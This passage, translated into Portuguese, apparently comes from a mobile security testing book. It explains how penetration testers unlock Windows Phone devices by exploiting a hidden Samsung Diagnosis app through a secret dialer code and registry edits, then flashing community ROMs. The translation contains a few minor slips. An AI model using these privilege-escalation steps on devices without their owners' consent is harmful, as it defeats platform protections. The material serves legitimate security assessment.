Ao realizar experimentos e avaliações de segurança, é importante ter a capacidade de executar códigos no seu dispositivo sem precisar assiná-los primeiro. É nesse ponto que o desbloqueio do desenvolvedor é útil, conforme mencionado anteriormente na seção "Carregamento lateral do desenvolvedor". O desbloqueio de desenvolvedor permite que você faça o sideload de aplicativos não assinados no seu dispositivo.

No entanto, existem motivos pelos quais o desbloqueio de um dispositivo pelo desenvolvedor é útil do ponto de vista dos testes de segurança. Mencionamos anteriormente que ter habilidades que normalmente não são oferecidas pelo sistema operacional, como a capacidade de visualizar o sistema de arquivos, é frequentemente necessário nas avaliações de aplicativos móveis. Como coisas como acesso "completo" ao sistema de arquivos normalmente não são oferecidas pelo Windows Phone, os hackers precisam explorar os pontos fracos do sistema operacional e do software OEM para obter esses tipos de recursos. No entanto, para explorar essas falhas, você precisa ser capaz de executar códigos no dispositivo que certamente não seriam aprovados pelo processo de verificação da Store.



**Figura 10.8** Ferramenta de registro do desenvolvedor

A próxima seção ("Desbloqueio de recursos e muito mais") aborda exatamente como obter essas habilidades avançadas, mas primeiro explicamos como obter o desbloqueio de desenvolvedor no seu dispositivo, pois ele é um precursor necessário, como já dissemos anteriormente. Siga estas etapas para desbloquear seu dispositivo WP8 ou WP8.1 para desenvolvedores:

1. Inicie o aplicativo Windows Phone Registration ou Windows Phone Developer Registration 8.1, dependendo da versão do Windows Phone em execução no seu dispositivo.
2. Verifique se a tela do seu dispositivo está desbloqueada e se ele está conectado ao computador por meio do cabo microUSB. A hora e a data no dispositivo também devem estar corretas, e o dispositivo deve estar conectado à Internet. Quando o dispositivo for detectado, o botão Registrar poderá ser clicado.
3. Clique em Registrar (consulte [Figura 10.8](#)). É exibida uma caixa de diálogo de login.
4. Faça login com as credenciais de sua conta do Windows Live ou de desenvolvedor.

Se tudo ocorrer sem problemas, a ferramenta deverá desbloquear o telefone para o desenvolvedor com êxito.

Como o dispositivo agora está desbloqueado, você pode implantar pacotes de aplicativos não assinados por meio da ferramenta de implantação de aplicativos. Isso nos leva à próxima seção, na qual nos aprofundamos em obter o tipo de acesso e recursos no dispositivo que são necessários ou, pelo menos, úteis para uma exploração aprofundada e avaliações de segurança.

## Capacidade de desbloquear seu dispositivo

Para tornar um dispositivo útil para atividades de teste de penetração, você precisa de certas habilidades. Como o Windows Phone é uma plataforma de computação fechada, os usuários não têm uma maneira de realizar atividades exploratórias, como navegar no sistema de arquivos ou visualizar o registro.

Ter um dispositivo que ofereça esses luxos é absolutamente essencial para a realização de uma análise de segurança completa e bem-sucedida de um aplicativo, pois ter a capacidade de acessar o sistema de arquivos do dispositivo permite extraír os ativos de um aplicativo do dispositivo, incluindo, entre outros, seus assemblies .NET, seus binários e seu arquivo de manifesto. Os arquivos extraídos podem então ser analisados e submetidos à engenharia reversa e à revisão de código no caso de assemblies .NET extraídos. Uma avaliação de segurança deixa de ser uma revisão de aplicativo de caixa preta e passa a ser uma revisão de código ou de caixa branca.

Além disso, o acesso total ao sistema de arquivos subjacente permite que um testador de penetração descubra o que um aplicativo está armazenando no sistema de arquivos, como cookies, cache da Web, arquivos confidenciais não criptografados e credenciais em arquivos de texto claro. Ter a capacidade de saber o que um aplicativo está armazenando no sistema de arquivos e se esses dados são

criptografado, é uma parte vital de uma avaliação de segurança de aplicativos móveis.

A capacidade de procurar o registro também é muito útil ao analisar aplicativos de terceiros, como os criados por fornecedores OEM, porque muitos desses aplicativos terão o recurso `ID_CAP_INTEROPSERVICES` e usarão esse recurso para gravar no registro.

A obtenção da capacidade de fazer o sideload de aplicativos com aqueles não destinados a aplicativos de terceiros é conhecida como "desbloqueio de recursos". A capacidade de fazer o sideload de aplicativos arbitrários com o recurso `ID_CAP_INTEROPSERVICES` é particularmente interessante porque concede privilégios suficientes para navegar pela maior parte do registro e editar e adicionar grandes partes dele.

Recursos como `ID_CAP_INTEROPSERVICES` nunca foram concebidos para serem concedidos a aplicativos de terceiros; em vez disso, eles são normalmente acessíveis a aplicativos OEM e de primeira parte. O desbloqueio do `ID_CAP_INTEROPSERVICES` é conhecido unanimemente na comunidade de hackers do Windows Phone como *desbloqueio de interoperabilidade*. O desbloqueio de vários recursos de privilégios elevados também permite que várias ferramentas de hacking da comunidade e desenvolvidas internamente sejam instaladas em seu dispositivo, o que é útil durante a realização de testes de penetração.

Obter acesso a recursos privilegiados e acessar o sistema de arquivos é possível em alguns dispositivos Windows Phone no mercado, de três maneiras gerais:

- Ao fazer o flash de uma modificação de ROM/ROM personalizada no dispositivo
- Explorando uma vulnerabilidade de software
- Por meios de hardware, como por meio de uma interface JTAG desprotegida

O modo como você desbloqueia recursos com privilégios elevados e obtém acesso ao sistema de arquivos e ao registro depende da marca e da versão do dispositivo que você possui e da versão do Windows Phone instalada no dispositivo.

No momento, os seguintes dispositivos foram hackeados a ponto de pelo menos o `ID_CAP_INTEROPSERVICES` está disponível (para aplicativos de terceiros), e o acesso ao sistema de arquivos foi

obtido:

- Samsung Ativ GT-I8750 executando o Windows Phone 8
- Samsung Ativ GT-I8750 com Windows Phone 8.1
- Huawei Ascend W1 com Windows Phone 8
- Huawei Ascend W1 com Windows Phone 8.1

Lordmaxey, do XDA-Developers, também teria desbloqueado um Nokia Lumia para todos os recursos fornecidos pelo sistema operacional, enquanto o dispositivo estava executando o Windows Phone 8. Os leitores que são bem versados em eletrônica podem conseguir reproduzir esses resultados, mas não recomendamos isso. O tópico relevante no XDA-Developers está disponível em: <http://forum.xda-developers.com/showthread.php?t=2713098>.

Para testes de penetração e outros fins de exploração, recomendamos que você obtenha um Samsung Ativ S GT-I8750 ou um Huawei Ascend W1-U00. Esses dois dispositivos podem ser interoperáveis ou totalmente desbloqueados, e o acesso ao sistema de arquivos pode ser obtido em dispositivos que executam o Windows Phone 8 e o Windows Phone 8.1.

Como a versão mais recente do Windows Phone no momento em que este artigo foi escrito é a 8.1, recomendamos enfaticamente que seu dispositivo de teste esteja executando o Windows Phone 8.1. Isso faz sentido, pois um número cada vez maior de desenvolvedores de aplicativos lançam e continuarão a lançar seus aplicativos para serem direcionados somente para a versão 8.1 e superior (como pacotes APPX). Dito isso, recomendamos seguir as instruções na seção "Samsung Ativ Interop Unlock and Filesystem Access on Windows Phone 8.1 via Custom MBN" (para leitores com um Samsung Ativ I8750) ou na seção "Huawei Ascend W1 Interop Unlock and Filesystem Access on Windows Phone 8.1" (para leitores com um Huawei Ascend W1).

No entanto, ainda daremos instruções e conselhos sobre como preparar um dispositivo desses dois modelos que esteja executando o Windows Phone 8.

Nas próximas seções, discutiremos como preparar os dispositivos Samsung Ativ GT-I8750 e Huawei Ascend W1 para atividades de teste de penetração.

## **Desbloqueio de capacidade total do Samsung Ativ e acesso ao sistema de arquivos no Windows Phone 8**

Se você pretende usar um dispositivo com o Windows Phone 8 (e não o 8.1), as instruções a seguir desbloquearão todos os recursos fornecidos pelo sistema operacional e permitirão o acesso total ao sistema de arquivos do dispositivo por meio do armazenamento em massa USB. Nossa recomendação, no entanto, é que você atualize para o Windows Phone 8.1 e transforme seu dispositivo em um dispositivo pronto para testes de penetração por meio do flash de um MBN (consulte "Samsung Ativ Interop Unlock and Filesystem Access on Windows Phone 8.1 via Custom MBN" mais adiante neste capítulo).

Dito isso, é possível desbloquear o Samsung Ativ GT-I8750 quando ele estiver executando o Windows Phone 8 com o nível de atualização GDR2 ou inferior (ou seja, versão do sistema operacional 8.0.10327.77 ou 8.0.10328.78). O desbloqueio permite que todos os recursos oferecidos pelo sistema operacional sejam desbloqueados para uso por aplicativos de terceiros.

A atualização GDR3 bloqueou o acesso à funcionalidade explorável, portanto, se você estiver executando o Windows Phone 8 GDR3 e superior, deverá primeiro fazer o flash do Ativ de volta para o GDR2 antes que o procedimento de desbloqueio de recursos descrito no link mostrado funcione. As instruções e os materiais para fazer o flash da ROM do dispositivo de volta ao GDR2 estão disponíveis em vários recursos on-line, como neste tópico <http://forum.gsmhosting.com/vbb/f200/samsung-ativ-s-i8750-wp8-hard-reset-tutorial-firmware-flashing-guide-1671518/>.


Em particular, a vulnerabilidade principal que permite que `ID_CAP_INTEROPSERVICES` e outros sejam desbloqueados nos dispositivos ATIV é o aplicativo Diagnosis, que foi escrito pela Samsung, o fornecedor do dispositivo. Ele tem o recurso `ID_CAP_INTEROPSERVICES` e oferece uma funcionalidade avançada, como a gravação no registro, o que é obviamente interessante do ponto de vista do escalonamento de privilégios.

O aplicativo Diagnosis não é instalado por padrão por motivos óbvios, mas pode ser instalado por meio de um código de discagem secreto. Depois de instalá-lo, você pode usar a funcionalidade de gravação no registro do aplicativo Diagnosis para desbloquear `ID_CAP_INTEROPSERVICES` e, posteriormente, todos os recursos do sistema operacional.

## DIC

As etapas e explicações fornecidas aqui pressupõem o Windows Phone 8 GDR2 e versões anteriores - se o seu dispositivo estiver executando o GDR3 ou versões anteriores, consulte o parágrafo inicial desta seção para reverter para o GDR2.

As vulnerabilidades e os aplicativos de exploração usados nos desbloqueios de dispositivos Samsung foram pesquisados e desenvolvidos por vários membros pertencentes ao fórum XDA-Developers. Alguns desses pesquisadores incluem - W\_O\_L\_F- e GoodDayToDie, que talvez sejam co-responsáveis pelo desbloqueio de interoperabilidade do Samsung Ativ S; cpuguy também tem o crédito por descobrir que é possível acessar o editor de registro do Diagnosis por meio de uma notificação de toast.



**Figura 10.9** Carregamento lateral do aplicativo auxiliar Interop Unlock

Seguir as diretrizes fornecidas aqui deve, se realizado corretamente, resultar no desbloqueio do Ativ para a implantação de aplicativos com todos os recursos. Outras habilidades interessantes, como a capacidade de navegar por todo o sistema de arquivos do dispositivo, bem como baixar e modificar arquivos nele, também devem ser possíveis. Não assumimos nenhuma responsabilidade por quaisquer danos resultantes direta ou indiretamente de seguir as instruções fornecidas aqui, pois os dispositivos podem acabar bloqueados se algo der errado.

1. Faça o download do aplicativo `Interop_Unlock_Helper_Debug_ARM.xap` (<http://forum.xda-developers.com/attachment.php?attachmentid=2526341&d=1390156486>) e faça o sideload no Samsung Ativ S desbloqueado pelo desenvolvedor usando a ferramenta Application Deployment SDK. (Consulte [Figura 10.9](#).)  
Esse aplicativo é um aplicativo auxiliar projetado para aproveitar a funcionalidade de edição secreta do registro na ferramenta Samsung Diagnosis, antes oculta.
2. Inicie o aplicativo discador do dispositivo e digite o código secreto do discador para instalar o Diagnosis. O código é `##634##`. O Diagnosis é instalado e uma nova tela do discador, onde se lê `Odyssey....`, é exibida. Esse é o aplicativo Diagnosis, que está sendo instalado. Pressione o botão Windows para sair dele.  
Execute o aplicativo Interop Unlock Helper no dispositivo e toque em Next até que a tela do aplicativo exiba a Etapa 2.
3. Escolha seu modelo Samsung e toque em Enviar brinde. Isso envia uma notificação de brinde clicável que fornece um ponto de entrada para a funcionalidade do editor de registro do Diagnosis.
4. Toque na notificação de brinde para entrar no editor de registro do Diagnosis. Navegue de volta ao aplicativo auxiliar de desbloqueio sem fechar o Diagnosis e toque em Next. Em particular, a notificação de brinde abre o registro do Diagnosis por meio do seguinte URI: [App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/default#/WP8Diag;component/7\\_ETC/RegistryOperationsCheck.xaml](App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/default#/WP8Diag;component/7_ETC/RegistryOperationsCheck.xaml).
5. Coloque uma marca de seleção nas caixas `HKEY_LOCAL_MACHINE` e `Check if value is DWORD`. Digite `software\microsoft\devicereg\install` no campo Registry Path To Operate, digite `MaxUnsignedApp` no campo Key e digite um valor arbitrário acima de 300 como o novo valor da chave. Clique em Write para gravar esse novo valor. Mesmo que apareça uma mensagem de erro indicando que a gravação falhou, isso é comum - ignore-a. (Consulte

Figura 10.10.)

6. Desmarque a caixa Check if value is DWORD (Verificar se o valor é DWORD), certifique-se de que HKEY\_LOCAL\_MACHINE ainda esteja marcada e, em seguida, no campo Registry path to operate (Caminho do registro para operar), digite software\microsoft\devicereg e, para Key (Chave), digite PortalUrlProd. Para o valor da chave, digite a seguinte cadeia de caracteres: http://127.0.0.1 e clique em Write. Consulte [Figura 10.11](#).
7. Verifique se a caixa Check if value is DWORD ainda está desmarcada, verifique se HKEY\_LOCAL\_MACHINE ainda está marcada e, no campo Registry Path To Operate, digite software\microsoft\devicereg e, para Key, digite PortalUrlInt. Para o valor da chave, digite a seguinte cadeia de caracteres: http://127.0.0.1 e clique em Write.  
O dispositivo agora está desbloqueado para interoperabilidade; o editor de registro e o aplicativo auxiliar de desbloqueio podem ser encerrados. As próximas etapas desbloqueiam o restante dos privilégios do sistema operacional para que todos os recursos possam ser usados com os aplicativos recém-carregados por sideload.
8. Faça o download do aplicativo BootstrapSamsung\_Release\_ARM.xap (<http://forum.xda-developers.com/attachment.php?attachmentid=2258632&d=1379229845>), faça o sideload no dispositivo usando o software Application Deployment e, em seguida, execute-o. É exibida uma mensagem de sucesso. Saia do aplicativo.
9. Faça o download do aplicativo EnableAllSideloading\_Release\_ARM.xap (<http://forum.xda-developers.com/attachment.php?attachmentid=2258633&d=1379229845>), faça o sideload no dispositivo usando o software Application Deployment e, em seguida, execute-o. O aplicativo exibe uma mensagem de sucesso, portanto, saia do aplicativo.

O Ativ agora está desbloqueado para todos os recursos.





Figura 10.10 Configuração da chave de registro MaxUnsignedApp



**Figura 10.11** Configuração da chave de registro PortalUrlProd


Com o dispositivo desbloqueado, é possível fazer o sideload de dispositivos que solicitam qualquer recurso compatível com o sistema operacional. Isso abre possibilidades interessantes para a exploração do dispositivo e a avaliação da segurança dos aplicativos instalados.

Supondo que o dispositivo tenha sido desbloqueado com êxito nesta etapa, agora você pode instalar um aplicativo caseiro nascido no XDA Developers chamado SamWP8 Tools. O aplicativo foi escrito por -W\_O\_L\_F- do XDA-Developers.com e pode ser baixado em <http://forum.xda-developers.com/showthread.php?t=2435673>. Esse aplicativo solicita recursos privilegiados, portanto, é necessário desbloquear o dispositivo antes de tentar instalá-lo.

Entre outros recursos interessantes, essa ferramenta é capaz de aplicar um ajuste no registro que informa ao serviço MTP (Media Transfer Protocol) para servir a raiz C:\ em vez de apenas os diretórios de mídia (ou seja, fotos, músicas etc.), como normalmente faz. Uma chave de registro também é modificada para que o serviço MTP sirva o C:\ com privilégios LocalSystem, dando acesso total ao sistema de arquivos.

Você pode implantar o SamWP8 Tools da mesma forma que qualquer aplicativo XAP caseiro - usando a ferramenta de implantação de aplicativos do SDK. (Consulte "Desenvolvedor desbloqueando seu telefone" para obter informações sobre como usar a ferramenta Application Deployment).

A opção Full FS Access está localizada na tela "tweaks" (ajustes) do aplicativo SamWP8, que pode ser acessada abrindo o aplicativo e deslizando para a esquerda. A caixa deve ser marcada para aplicar a modificação de registro apropriada. (Consulte [Figura 10.12](#).)



**Figura 10.12** Aplicação do hack de acesso ao sistema de arquivos completo usando as ferramentas SamWP8 Depois de marcar a caixa, você deve reiniciar o dispositivo.

Nesse ponto, você pode procurar e modificar arquivos no sistema de arquivos do dispositivo conectando-o a outro dispositivo via USB como um dispositivo normal de armazenamento em massa. Qualquer gerenciador de arquivos padrão será suficiente para visualizar o sistema de arquivos do dispositivo, incluindo o Explorer, um shell ou outro gerenciador de arquivos de sua escolha. [A Figura 10.13](#) mostra o sistema de arquivos de um Ativ sendo navegado depois de usar o SamWP8 para executar o hack do registro MTP.



**Figura 10.13** Navegando no sistema de arquivos

Você pode encontrar um tópico quase oficial sobre as ferramentas usadas no processo anterior no fórum XDA-Developers.com no seguinte URL: <http://forum.xda-developers.com/showthread.php?t=2435697>.

## **Samsung Ativ Interop Unlock e acesso ao sistema de arquivos no Windows Phone 8.1 por meio de MBN personalizado**

Vários membros da comunidade XDA-Developers.com lançaram arquivos MBN que podem ser transferidos para dispositivos Samsung compatíveis que executam o Windows Phone 8.1 para desbloquear o recurso `ID_CAP_INTEROPSERVICES` (e outros) e aplicar hacks de registro para permitir acesso total ao sistema de arquivos. Os arquivos MBN, em termos simples, permitem que sejam feitas modificações nas configurações, nos aplicativos e no registro do telefone. Essas alterações são feitas quando o MBN é transferido para o dispositivo. Vários membros da comunidade de hackers do Windows Phone criaram arquivos MBN para que, quando atualizados em um dispositivo, vários recursos sejam desbloqueados e hacks de registro sejam feitos para permitir o acesso total ao sistema de arquivos do dispositivo por meio do modo de armazenamento em massa USB.



O acesso total ao sistema de arquivos em um dispositivo é obtido por meio de hacking no registro, de modo que o serviço MTP - Media Transfer Protocol Service - seja executado como `LocalSystem` e tenha seu ponto de montagem em `C:\`, permitindo assim a navegação em todo o sistema de arquivos do dispositivo por meio do modo de armazenamento em massa USB quando conectado a outro computador.

Os arquivos MBN típicos liberados na comunidade também fazem outros ajustes nas configurações do dispositivo, como criar ou remover blocos e ajustar outras configurações do dispositivo.

A maior parte do trabalho nessa área parece ser fortemente baseada no trabalho de `-W_O_L_F-` e `GoodDayToDie` sobre o desbloqueio de recursos e no trabalho de criação de MBN de `_WOLF_-`.

Há várias opções disponíveis em termos de escolha do arquivo MBN a ser transferido para o seu dispositivo Samsung Ativ com Windows Phone 8.1, mas nossos favoritos atuais são as ROMs de Spavlin (também do XDA-Developers) e `W_O_L_F-`, portanto, discutiremos agora como transferir esses MBNs para o seu dispositivo. Também listaremos alguns dos recursos e ajustes adicionais que esses MBNs aplicam para que você possa escolher um.

### **MBN de Spavlin**

Spavlin, do XDA-Developers, publicou um MBN que, quando atualizado para um dispositivo Samsung Ativ, fornece o seguinte:

- Desbloqueio de desenvolvedor
- Desbloqueio de interoperabilidade
- Desbloqueio do transportador
- Bloqueio preventivo
- Sem blocos pré-colocados da Samsung
- Desbloqueio de um grande número de recursos que não são de terceiros, supostamente 286
- Acesso total ao sistema de arquivos por meio de um hack de registro MTP (serviço de protocolo de transferência de mídia, ou seja, para armazenamento em massa USB)
- Vários ajustes baseados na interface do usuário
- Tema cinza/prata

A aparência da interface do usuário é cinza/prata, como na captura de tela abaixo.



**Figura 10.14** Tela inicial com o MBN de Spavlin aplicado

Se quiser optar por usar esse MBN, você pode baixá-lo aqui, como o tópico original de Spavlin:

<http://forum.xda-developers.com/showthread.php?t=2727667>. Qualquer uma das versões CMK ou CMJ serve.

Acredita-se que o MBN de Spavlin seja baseado no trabalho de -W\_O\_L\_F-, mas pode ter incluído recursos que não estavam incluídos na ROM original de -W\_O\_L\_F-, inclusive o desbloqueio de interoperabilidade.

Nesse ponto, você pode prosseguir para a seção "How to Flash the MBN to a Device" (Como fazer o flash do MBN em um dispositivo), para fazer o flash do MBN em seu dispositivo e, assim, prepará-lo para servir como um dispositivo de teste de penetração.

### **MBN de -W\_O\_L\_F-**

A -W\_O\_L\_F- também lançou um MBN. O MBN, versão 2.1 no momento em que este artigo foi escrito, introduz os seguintes recursos em um telefone no qual ele é atualizado:

- Desbloqueio de desenvolvedor
- Desbloqueio de interoperabilidade
- Desbloqueio do transportador
- Bloqueio preventivo
- Acesso total ao sistema de arquivos por meio de um hack de registro MTP (serviço de protocolo de transferência de mídia, ou seja, para armazenamento em massa USB)
- Limite de volume desativado
- Grande número de recursos de terceiros desbloqueados
- Sem blocos Samsung pré-colocados

- Alguns aplicativos menos úteis da Samsung foram removidos
- Acesso total a APNs e compartilhamento de Internet
- Os provedores de pesquisa Yandex e Google

## ■ "Tema" verde-limão

O MBN do -W\_O\_L\_F- foi possivelmente a primeira modificação lançada publicamente pela comunidade de hackers do Windows Phone. O MBN pode ser baixado por meio deste URL: <http://forum.xda-developers.com/attachment.php?attachmentid=2703339&d=1398239287>. O tópico oficial no XDA-Developers está aqui: <http://forum.xda-developers.com/attachment.php?attachmentid=2703339&d=1398239287>.

Depois de escolher esse MBN, você pode ir para a próxima seção, "Como fazer o flash do MBN em um dispositivo", para obter os recursos do MBN, ou seja, interoperabilidade e acesso total ao sistema de arquivos, entre outros, e, assim, preparar o dispositivo para o teste de penetração.

### Como fazer o flash do MBN em um dispositivo


Agora que você escolheu o MBN -W\_O\_L\_F- ou Spavlin, pode fazer o flash no seu dispositivo Samsung Ativ.

